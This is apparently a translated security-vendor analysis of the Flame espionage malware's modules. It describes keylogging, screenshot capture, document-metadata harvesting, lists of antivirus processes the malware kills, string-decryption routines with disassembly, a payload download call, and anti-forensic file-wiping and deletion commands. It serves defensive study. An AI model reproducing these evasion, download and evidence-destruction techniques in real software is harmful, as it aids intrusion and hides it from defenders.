

Figure 12 $AL = (M1) \text{ xor } (M2) \text{ xor } (M3) \text{ xor } (M4)$

Analysis of the "advnetcfg.ocx" Module

"Advnetcfg.ocx" is one of the modules released by Flame. We found that this module is used to intercept screen information. After the execution of "advnetcfg.ocx", it will modify the creation time, modification time and access time of itself and the file "%windir%\system32\ccalc32.sys" and make all the access time to be the same as that of "kernel32.dll" in the system.

"Advnetcfg.ocx" obfuscates the string using the same algorithm as that used by "nteps32.ocx". The decryption function is called 179 times in the file "advnetcfg.ocx". The initial address of the decryption function is "1000BE16".

The flow chart of decryption algorithm is as follows:



Figure 13 Chart of Decryption Algorithm

Function “0x1000BE16” has one parameter which is an architecture body and the construction is as follows:

[byte]	[word]	[dword]
Sign	Length	Address

The return value of the function is the beginning address of the decrypted data in the parameter architecture body. It modifies the decryption symbol after the function decryption succeeds.

Detailed code is as follows:

```

1000BE16 |$ 55      push ebp
1000BE17 | 8BEC    mov ebp,esp
1000BE19 | 53      push ebx
1000BE1A | 56      push esi
1000BE1B | 57      push edi
1000BE1C | 8BC0    mov eax,eax
1000BE1E | 53      push ebx
1000BE1F | 50      push eax
1000BE20 | 58      pop  eax
1000BE21 | 5B      pop  ebx
1000BE22 | 60      pushad
1000BE23 | 61      popad
1000BE24 | 8B75 08  mov esi,[arg.1]
1000BE27 | 66:837E 10 0 cmp word ptr ds:[esi+0x10],0x0
1000BE2C | 75 09     jnz  Xadunetcf.1000BE37
1000BE2E | 8AC0     mov  al,al
1000BE30 | 8AE4     mov  ah,ah
1000BE32 | 8D46 14   lea  eax,dword ptr ds:[esi+0x14]

Figure 17 The Decryption Function 1000BD68

This module can detect many processes of antivirus products, firewalls and comprehensive security products. Appendix 3 enumerates the process lists of a

majority of foreign antivirus software and security software (Appendix 3: Process List of Main Foreign Antivirus Software Detected by advnetcfg.ocx).

The main functions used for screenshot functionality are as follows:

- GetDIBist
- SelectObject
- BitBlt
- CreateCompatibleBitmap
- CreateCompatibleDC

It checks many versions of Kaspersky Lab software in the system registry:

- "HKLM\SOFTWARE\KasperskyLab\AVP6"
- "HKLM\SOFTWARE\KasperskyLab\protected\AVP7"

Analysis of the "nteps32.ocx" Module

"Nteps32.ocx" is one of modules released by Flame. We found that this module is used for keystroke logging and screenshots capturing via module analysis. After the execution of "Nteps32.ocx", it will modify the creation time, modification time and access time of itself and the file "boot32drv.sys" and makes all the time to be the same as that of "kernel32.dll" in the system.

Module analysis:

Release the following temporary files:

- "%windir%temp\~HLV927.tmp"
- "%windir%temp\~HLV751.tmp"
- "%windir%temp\~HLV084.tmp"
- "%windir%temp\~HLV473.tmp"
- "%windir%temp\~HLV294.tmp"

The above temporary files correspond to different function files and are encrypted, containing data such as keystroke logs and screenshot information.

Check whether there are registry entries of Kaspersky software in the registry

- HKLM\SOFTWARE\KasperskyLab
- HKLM\SOFTWARE\KasperskyLab\AVP6
- HKLM\SOFTWARE\KasperskyLab\protected\AVP7

This module contains a list of domain name strings which are used for monitoring.

- live.com
- .hotmail.
- gawab.com
- gmail.com
- mail.
- maktoob.com
- rocketmail.com
- yahoo.co
- ymail.com

The “Nsteps32.ocx” module also includes a list used to monitor network security processes. The list contains about 130 processes which are some foreign firewall products, antivirus products and security products. Detail information of the list can be found in Appendix 4 (Appendix 4: Process List of Antivirus Software Detected by “Nsteps32.ocx”. Some of these processes appear at other modules too).

This module contains the functionality of keystroke logging and screenshot capturing; the functions are as follows:

- GetDIBist
- SelectObject
- BitBlt
- CreateCompatibleBitmap
- CreateCompatibleDC
- MsgWaitForMultipleObjects
- MapVirtualKeyExA
- MapVirtualKeyA
- ToUnicodeEx

Analysis of the “msglu32.ocx” Module

“Msglu32.ocx” is one of the modules released by Flame. We found that its main functionalities are as follows: traversing different types of files in the system, reading file information of specified file types and writing this information to the SQL database, and collecting information about region in the file.

Module analysis:

Check whether there are registry entries of Kaspersky software in the registry

- HKLM\SOFTWARE\KasperskyLab\AVP6
- HKLM\SOFTWARE\KasperskyLab\protected\AVP7

Detect and terminate the following processes:

AntiHook.exe, EngineServer.exe, FAMEH32.exe, FCH32.exe, Filemon.exe, FPAVServer.exe, FProtTray.exe, FrameworkService.exe, fsav32.exe, fsdfwd.exe, fsgk32.exe, fsgk32st.exe, fsguidll.exe, FSM32.exe, FSMA32.exe, FSMB32, fspc.exe, fsqh.exe, fssm32.exe, jpf.exe, jpfsvr.exe, mcagent.exe, mcmscscvc.exe, McNASvc.exe, McProxy.exe, McSACore.exe, Mcshield.exe, mcsysmon.exe, McTray.exe, mcupdmgr.exe, mfeann.exe, mfevtps.exe, MpfSrv.exe, naPrdMgr.exe, procexp.exe, PXAgent.exe, PXConsole.exe, shstat.exe, sp_rsser.exe, SpywareTerminator.exe, SpywareTerminatorShield.exe, UdataUI.exe, VstskMgr.exe

While traversing files on the system, the virus focuses on the file type lists are as follows:

- Office documents of different formats (such as docx, xlsx and pptx)
- Autocad files
- Visio files
- Pdf files
- Picture files

While traversing the above types of files, the virus will record the following information: creation time, modification time, author, creator, note, company, copyright, title, information, version number, amount of keywords and so on. The above information will be stored to the database by means of the following commands:

```
update "%w".sqlite_sequence set name = %q where name = %q
update sqlite_temp_master set sql = sqlite_rename_trigger(sql, %q), tbl_name = %q
where %s;
update "%w".%s set sql = substr(sql,1,%d) || ', ' || %q || substr(sql,%d) where type
= 'table' and name = %q
update %q.%s set type='%s', name=%q, tbl_name=%q, rootpage=%d, sql=%q where rowid=%d
select 'create table vacuum_db.' || substr(sql,14) from sqlite_master where
type='table' and name!
select 'create unique index vacuum_db.' || substr(sql,21) from sqlite_master where
sql like 'create unique index %'
insert into vacuum_db.sqlite_master select type, name, tbl_name, rootpage, sql
from main.sqlite_master where type='view' or type='trigger' or (type='table'
and rootpage=0)
```

Figure 23.The second Call of Encryption Function

The decryption algorithm description:

The function has two parameters: edx [Encrypted data length]and eax [Encrypted data address]

return: eax [Decrypted data address]

Decryption algorithm:

$$ECX = (0xBh+n) * (0xBh+0xCh+n) + [0x101863EC]$$

Note: “n” is the offset of the decrypted byte.

$$CL = (M1) \text{ xor } (M2) \text{ xor } (M3) \text{ xor } (M4)$$

$$\text{Decrypted data} = \text{Encrypted data} - CL$$



Figure 24 $CL=(M1)\text{xor}(M2)\text{xor}(M3)\text{xor}(M4)$

The first call:

The function has one parameter: arg.1 [address]

Encrypted data length: [word] arg.1+0x9h

Encrypted data address: [dword] arg.1+0xBh

Return: Decrypted data address

The second call:

The function has one parameter: arg.1 [address]

Encrypted data length: [word] arg.1+0x12h

Encrypted data address: [dword] arg.1+0x14h

Return: Decrypted data address

Analysis of the “wusetupv.exe” Module

“Wusetupv.exe” is one of the modules released by Flame. We found that this module is used to collect the machine interface information, process information and registry key assignments.

This sample uses a MITM method and utilizes Microsoft’s digital signature vulnerabilities.



Figure 25 Certificates Used by Flame



Figure 26 Certificates Used by Flame

It creates the mutex "WPA_NTOS_MUTEX" after the operation of "wusetupv.exe".

It finds the file "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DHF593.tmp" and reads the file contents.

It tries to download the file and store it as "C:\WINDOWS\temp\~ZFF042.tmp" (It is supposed that the downloaded file is the main module "mssecmgr.ocx" of Flame):

```

0040299D > 51          push ecx
0040299E - 51          push ecx
0040299F - FF7424 10   push dword ptr ss:[esp+0x10]
004029A3 - FF7424 10   push dword ptr ss:[esp+0x10]
004029A7 - 51          push ecx
004029A8 - FF00       call eax      urlmon.URLDownloadToFile@
    
```

Figure 27 Download File

```

0012EC30 00000000
0012EC34 0012F3C8 ASCII "http://MSHOME-F3BE293C/view.php?mp=1&jz=2913803295&fd=2997338663&am=55597CCA3D09&ef=4"
0012EC38 0012FE28 ASCII "C:\WINDOWS\temp\~ZFF042.tmp"
0012EC3C 00000000
0012EC40 00000000
    
```

Figure 28 Store it as "C:\WINDOWS\temp\~ZFF042.tmp"

It reads the current information of each interface from the MIB database of the

Figure 31 Functionality Code of Creating the parameter of Jz

The parameter of am is a MAC address, which is different from 0x55 or encrypted (As shown below).

```

> 837D 18 01      cmp [arg.5],0x1
- 8A4435 F4      mov al,byte ptr ss:[ebp+esi-0xC]
- 75 02          jnz short 1F61D280.004014D5
- 34 55          xor al,0x55
> 0FB6C0         movzx eax,al
- 50            push eax
- 8D45 0C        lea eax,[arg.2]
- 68 64504000    push 1F61D280.00405064
- 50            push eax
- FF15 D0404001  call dword ptr ds:[&USER32.wsprintfA]
- 83C4 0C        add esp,0xC
- 83F8 02        cmp eax,0x2
- 7C 54          jl short 1F61D280.00401544
- 8D45 0C        lea eax,[arg.2]
- 50            push eax
- FF75 08        push [arg.1]
- FF15 20404001  call dword ptr ds:[&KERNEL32.lstrcatA]
- 85C0          test eax,eax
- 74 43          je short 1F61D280.00401544
- 46            inc esi
- 83FE 06        cmp esi,0x6
- 72 C2          jnb short 1F61D280.004014C9
  
```

Annotations in the original image:

- Format = "%02X" 5 wsprintfA
- StringToAdd ConcatString lstrcatA

Figure 32 The Encryption Function of MAC address

The parameter of ef is an IP address, which is different from 0x44 or encrypted (As shown below).

```

33C9          xor ecx,ecx
8B4424 04      mov eax,dword ptr ss:[esp+0x4]
8A5424 08      mov dl,byte ptr ss:[esp+0x8]
03C1          add eax,ecx
3010          xor byte ptr ds:[eax],dl
41            inc ecx
83F9 04        cmp ecx,0x4
72 EE          jnb short 1F61D280.00402A30
C3            retn
  
```

Registers and Stack:

```

dl=44 ('D')
Stack ds:[0012EBE8]=C0
  
```

Address	Hex dump
0012EBE8	C0 A8 C9 81 F4

Figure 33 The Encryption Function of IP address

The parameter of ov is the system version number after encryption.

The parameter of PI is the process list after encryption.

The encryption method utilizes simple exchange and the lists are as follows [6]:

```
hXk1Qrbf6VH~29SMYAsCF-q70mad0eGLojWi.DyvK8zcnZxRTUpwE_B5tuN
PIJg143
```

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456
789_-. .
```

It acquires system registry values

```
HKEY_CURRENT_USER\Console: StandardSize

SYSTEM\CurrentControlSet\Control\TimeZoneInformation      :
StandardDateBias
```

It checks for the existence of many versions of KasperskyLab software in the system registry:

```
"HKLM\SOFTWARE\KasperskyLab\AVP6"

"HKLM\SOFTWARE\KasperskyLab\protected\AVP7"

"HKLM\SOFTWARE\KasperskyLab\protected\AVP8"
```

Analysis of the "boot32drv.sys" Module

"Boot32drv.sys" is an encrypted data file instead of PE file, and the encryption method is performing the xor operation on the data with 0xFF. The encrypted files are as follows:

```

```

Analysis of the “browse32.ocx” Module

“Browse32.ocx” is a module downloaded from a remote server by Flame. We found that this module is used to delete all the malware traces in case of forensic analysis. After the execution of “browse32.ocx”, it will overwrite all the files created by the malware with gibberish characters and then delete all these files to prevent anybody from obtaining disks that are infected with the relevant information.

1. It will obtain system version information and traverse system process information.

2. It will perform the operation of cleaning file traces:

It will obtain file attributes of the files listed in Appendix 5 (Appendix 5: Files browse32.ocx Traverses the System to Find), and then set the file attributes to “normal” and obtain the size of the file. If the file is not empty, it will overwrite it with the same amount of bytes of gibberish to cover and then overwrite again with zeros (To prevent file recovery).

3. It will execute the following commands:

```
"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\
```

```

Common Files\Microsoft Shared\MSSecurityMgr"

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\
Common Files\Microsoft Shared\MSAudio""

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\
Common Files\Microsoft Shared\MSAuthCtrl""

"C:\WINDOWS\system32\cmd.exe" /c rd /s /q "C:\Program Files\
Common Files\Microsoft Shared\MSSndMix""

"C:\WINDOWS\system32\cmd.exe" /c del /q /f

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\sys
tem32\ssi*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\sys
tem32\aud*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\sys
tem32\tok*"

"C:\WINDOWS\system32\cmd.exe" /c del /q /f C:\WINDOWS\sys
tem32\lrl*"
    
```

4. It will perform the operation of clearing the registry:

It will call the relevant registry functions dynamically

It will check and delete the registry key assignments using the functions

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa:

Authentication Packages: "mssecmgr.ocx"

It will set random key assignments repeatedly (A 9-digit combination of letters starting with A and numbers) and then delete.

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation:

StandardSize:

Large amounts of data were encrypted in the sample. The encryption algorithm code is as follows:

Description of the algorithm description:

$$M = (0xbh + N) * (N + 0xbh + 0xch)$$

Note: n is the offset of the decrypted byte.

$$AL = (M1) ^ (M2) ^ (M3) ^ (M4)$$

Decrypted data = Encrypted data – AL



Figure 35 $AL=(M1)^{(M2)^{(M3)^{(M4)}}$

Decrypt the data:

```

0x1000C826  proc near
                test     edx, edx
                push    esi
                mov     esi, eax
                jbe     short 0x1000C860
                push    ebx
                push    edi
                push    0Bh
                pop     edi
                sub     edi, esi

0x1000C834:
                lea    ecx, [edi+esi]

           mov     byte ptr [ebx+8], 0
0x1000C8A3:
           pop     edi

```

```

    pop     esi
    pop     ebx
    pop     ebp
    retn
0x1000C862  endp
  
```

The function above is called 2 times.

The function needs a parameter:

DWORD*2:unknow	BYTE:sign	WORD:length:N	WORD*N: Encrypted data	?:unknow
----------------	-----------	---------------	------------------------	----------

Analysis of the “jimmy.dll” Module

“Jimmy.dll” is released from resource file 146 by Flame. We found that this module is used to collect information, such as user computer information which includes window titles and registry key assignments, computer name, disk types and so on.

1. It will determine whether it is in debugging mode currently; and terminate the process if it is.
2. It will find and load resources “0xA3(163)” and “0xA4(164)”.
3. It will traverse the files under the C: drive directory and determine file types and obtain the size of files.
4. It will find the file "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~c34.tmp, read the contents and execute corresponding treatment, then delete the file.
5. It will obtain the current computer name.
6. It will find the file “%Temp%\~dra52.tmp, %WINDOWS%\temp\~a29.tmp”.
7. It will obtain registry key value information:
 - HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation: StandardSize
 - HKEY_CLASSES_ROOT\CLSID\{98de59a0-d175-11cd-a7bd-00006b827d94}
 - HKLM\SOFTWARE\KasperskyLab\AVP6
 - HKLM\SOFTWARE\KasperskyLab\protected\AVP7
8. It will traverse the following processes:
 - FCH32.EXE
 - PXConsole.exe
 - PXAgent.exe

- Filemon.exe
- fsav32.exe
- FPAVServer.exe
- fssm32.exe
- FProtTray.exe
- fspc.exe
- fsdfwd.exe
- fsguidll.exe
- FAMEH32.EXE
- fsqh.exe
- FSMB32.EXE
- FSMA32.EXE
- fsgk32.exe
- FSM32.EXE
- fsgk32st.exe
- jpfsrv.exe
- procexp.exe
- jpf.exe
- SpywareTerminator.Exe
- sp_rsser.exe
- SpywareTerminatorShield.Exe
- AntiHook.exe
- procexp.exe
- avp.exe

Large amounts of data were encrypted in the sample. The code of the encryption algorithm is as follows:

1. The decryption algorithm description:

$$M = (0xbh + N) * (N + 0xbh + 0x6h) + 0x58h$$

Note: "n" is the offset of the decrypted byte.

$$AL = (M1) \wedge (M2) \wedge (M3) \wedge (M4)$$

Decrypted data = Encrypted data - AL



Figure 36 $AL = (M1) \wedge (M2) \wedge (M3) \wedge (M4)$

2. Decrypt the data:

```

0x1000D9DC  proc near
             test     edx, edx
             push    esi
             mov     esi, eax
             jbe     short 0x1000DA13
             push    ebx
             push    edi
             push    0Bh
             pop     edi
             sub     edi, esi

0x1000D9EA:
             lea     ecx, [edi+esi]
             lea     eax, [ecx+6]
             imul   eax, ecx
             add     eax, 58h
             mov     ecx, eax
             shr     ecx, 18h
             mov     ebx, eax
             shr     ebx, 10h
             xor     cl, bl
             mov     ebx, eax
             shr     ebx, 8
             xor     cl, bl
             xor     cl, al
             sub     [esi], cl
             inc     esi
             dec     edx
             jnz     short 0x1000D9EA
             pop     edi
             pop     ebx

0x1000DA13:

```

```

        pop     esi
        retn
0x1000D9DC  endp

```

There are two functions that call the function above, whose positions are as follows respectively:

The fist call:

```

0x10016610  proc near
        cmp     word ptr [esi+10h], 0
        jnz    short 0x1001661B
        lea   eax, [esi+14h]
        retn
0x1001661B:
        movzx  edx, word ptr [esi+12h]
        push  edi
        lea   edi, [esi+14h]
        mov   eax, edi
        call  0x1000D9DC
        and   word ptr [esi+10h], 0
        mov   eax, edi
        pop   edi
        retn
0x10016610  endp

```

The function above is called 113 times.

The function needs a parameter as follows:

DWORD*4: unknow	WORD:sign	WORD:length: N	WORD*N: Encrypted data	?:unknow
--------------------	-----------	----------------	---------------------------	----------

The second call:

```

0x1001A0EF  proc near
        movzx  edx, word ptr [esi+9]
        push  edi
        lea   edi, [esi+0Bh]
        mov   eax, edi
        call  0x1000D9DC
        mov   eax, edi
        mov   byte ptr [esi+8], 0
        pop   edi
        retn
0x1001A0EF  endp

```

The function above is called 4 times.

The function needs a parameter as follows:

DWORD*2:unknow	BYTE:sign	WORD:length:N	WORD*N: Encrypted data	?: unknow
----------------	-----------	---------------	------------------------	-----------

Note:

“%System32%” is a variable path. Virus determines the position of current folder “System”.

%Windir%	WINDODWS directory
%DriveLetter%	Root directory of logical drive
%ProgramFiles%	Installation directory defaulted by system processes
%HomeDrive%	the partition of the currently active system
%Documents and Settings%	Root directory of current users’ documentations
%Temp%	\Documents and Settings\Current users\Local Settings\Temp
%System32%	Folder “System32”

Summary and Outlook

From the recent attacks of Stuxnet, Duqu and Flame, we can find that attackers no longer propagate malware in large quantities to acquire the sense of technical accomplishments or economic interests. The new trend is obvious: malware is becoming the most important factor in APT attacks.

The malware that are used for APT attacks has the following characteristics:

1. Clear purposes

Attackers don’t attempt to infect lots of hosts. Instead, they try to precisely attack a specific target, and avoid attacking non-targeted computers, hoping that users won’t find the malware.

2. Various hiding techniques and long survival period

The malware adopts various kernel techniques to hide itself. It can use effective C&C communication methods to receive commands for a long time and use digital certificates to avoid being detected. Therefore, Flame is found when it has existed for two years.

3. Complex code

Most of the former malware has certain single functionality. The variants are usually automatically generated. But now, the APT malware, developed by professional teams that do not focus on the mass production, has quite complex architecture and functionalities. This makes it rather difficult to determine and detect malware.

4. A large number of Oday exploits

The malware often makes use of large amounts of various Oday vulnerabilities for different goals such as external network penetration, intranet communication and the

final attack. So, traditional security solutions are being challenged.

5. Multi-Platform

The runtime environments of the malware include MS-Office, Adobe Flash Player, WinCC, Mac OS, and Java platform. Now, attackers don't simply propagate the malware. Instead, they have many other purposes.

6. Attack Targets Step by Step

Attackers are well organized in various steps, including information collection, vulnerability mining/purchase, penetration attack, propagation via the internal network, and remote control. Finally, they carry out attacks are far more serious.

Under such circumstances, traditional antivirus system (including backend streamline processing system and detection system), security models and security practice are seriously challenged. For example, due to the targeted attacks, traditional malware capture system can't work well. As a result, many APTs are reported to antivirus vendors by users themselves. Moreover, the automatic sample analysis and judgment system may also be disabled, so neither the environment simulator nor the behavior trigger can be totally automatic. Furthermore, analysis and repair of various Oday vulnerabilities and other vulnerabilities require cooperation of different organizations.

Before APTs appear, antivirus vendors use various resources to protect users from being attacked. Such resources include software, hardware, backend systems, analysis capacities and antivirus technologies. When APTs appear, antivirus vendors can't respond in a timely fashion. For example, Kaspersky Lab spent several months to analyze Stuxnet and Duqu. But for attackers, they can take a couple of years to learn of a specific filed, and then launch attacks. We can see that there is a large time gap between antivirus vendors and attackers, which may last for many more years.

Security vendors and users are in difficult position in defending APT attacks, even from the non-technical perspective. We have no idea of the next target or the purpose. Actually, we are in serious trouble when facing such malware developed by professional teams with plenty of time and sufficient funding.

Under this difficult situation, we can't just find, analyze, detect and protect against these attacks. Instead, all the security vendors should take measures actively from these aspects: carrying out basic researches, performing attack and defense practice, creating new models and methods, understanding users form a deeper level, and forming new and effective solutions and so on. What's more, an effective protection system needs not only the support and cooperation of system vendors, software developers, and hardware manufacturers, but the help of all users who can enhance their security awareness and then put it into practice. The criminals are always focusing on the weak parts we neglect. Therefore, we should be active to find viruses and cooperate with each other so that we can defeat these as yet unknown and powerful threats.

Appendix

Appendix 1: The List of Security Processes of Mssecmgr.ocx.

Note: Some processes in the list are the same with those of other process lists

Some processes in the list are the same with those of other process lists

Process	Description
TSAoSrf.exe	The process of the security suite by Omnicquad Anonymous Surfing
xauth_service.exe	Unknown
fwsrv.exe	Jetico Personal Firewall Process: a personal network firewall with comprehensive and easy-to-use features
kavmm.exe	The process of Kaspersky Anti-Virus Personal Pro 5
acs.exe	The Outpost process
frzstate2k.exe	The process of Freezing-point restoring software
Fsguix.exe	The process of the F-Secure Anti-virus software program
Nvoy.exe	The process of Norman Anti-Virus software
SCANWSCS.exe	The Quick Heal software of Quick Heal Technologies
zerospyware lite_installer.exe	Zero Spyware components process: a personal privacy protection software
ICMON.exe	The activity monitor process of the anti-virus detection component of Sophos Anti-Virus
fsdfwd.exe	The F-Secure Anti-Virus components process
fsrt.exe	The Fortres Security process
Fsm32.exe	A part of F-Secure Anti-Virus
bdmcon.exe	A part of BitDefender produced by SoftWin
sab_wab.exe	The SUPERAntiSpyware components process
TScutyNT.exe	The process of Omnicquad Ltd. Products
blackd.exe	A part of BlackICE firewall
VSDesktop.exe	The Sub-process of Virtual Sandbox 2.0 Build 209
DCSUserProt.exe	The DiamondCS Process Guard process: a system security program
authfw.exe	The process of Authentium Firewall
app_firewall.exe	The process of NetScaler App Firewall

Process	Description
lpfw.exe	The process of Lavasoft Personal Firewall
FCH32.exe	The process of F-Secure Anti-Virus
ccEvtMgr.exe	A part of the Internet Security Suite of Norton Internet Security
xfilter.exe	A process related to the Fil Firewall
Fsbwsys.exe	A process related to F-secure Anti-virus software
jpgf.exe	Jetico Personal Firewall: A comprehensive and easy-to-use network protection software which can protect computers against hackers
TSAtiSy.exe	Omniquad Anti-Spy Software Process
Fsgk32.exe	A process related to F-secure Anti-virus Software
fxsrv.exe	Unknown
swupdate.exe	The process of Sophos Anti-Virus
almon.exe	The process of Sophos AutoUpdate product
EMLPROXY.exe	The process of Quick Heal anti-virus software: well-known security software based in India
UmxTray.exe	A process related to Tiny Firewall: a network firewall software produced by Tiny Software
NetMon.exe	The process to manage and detect the network status of Network Monitor software
Firewall 2004.exe	The WyvernWorks Firewall 2004 software process
